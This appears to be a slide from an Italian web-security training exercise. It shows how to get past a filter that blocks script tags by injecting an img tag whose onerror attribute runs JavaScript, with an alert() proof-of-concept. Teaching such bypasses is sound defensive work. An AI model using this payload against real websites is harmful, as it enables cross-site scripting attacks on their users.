


ESERCIZIO BONUS LVL2

Questa pagina consente l'inclusione diretta di HTML, ma c'è una validazione che impedisce l'uso del tag script.
Per aggirarla, si può inserire un tag immagine

<img src='x' onerror='alert()'>

La pagina tenterà di caricare l'immagine dalla sorgente 'x', fallirà e attiverà il codice nell'attributo onerror



GRAZIE

ADAM DERRO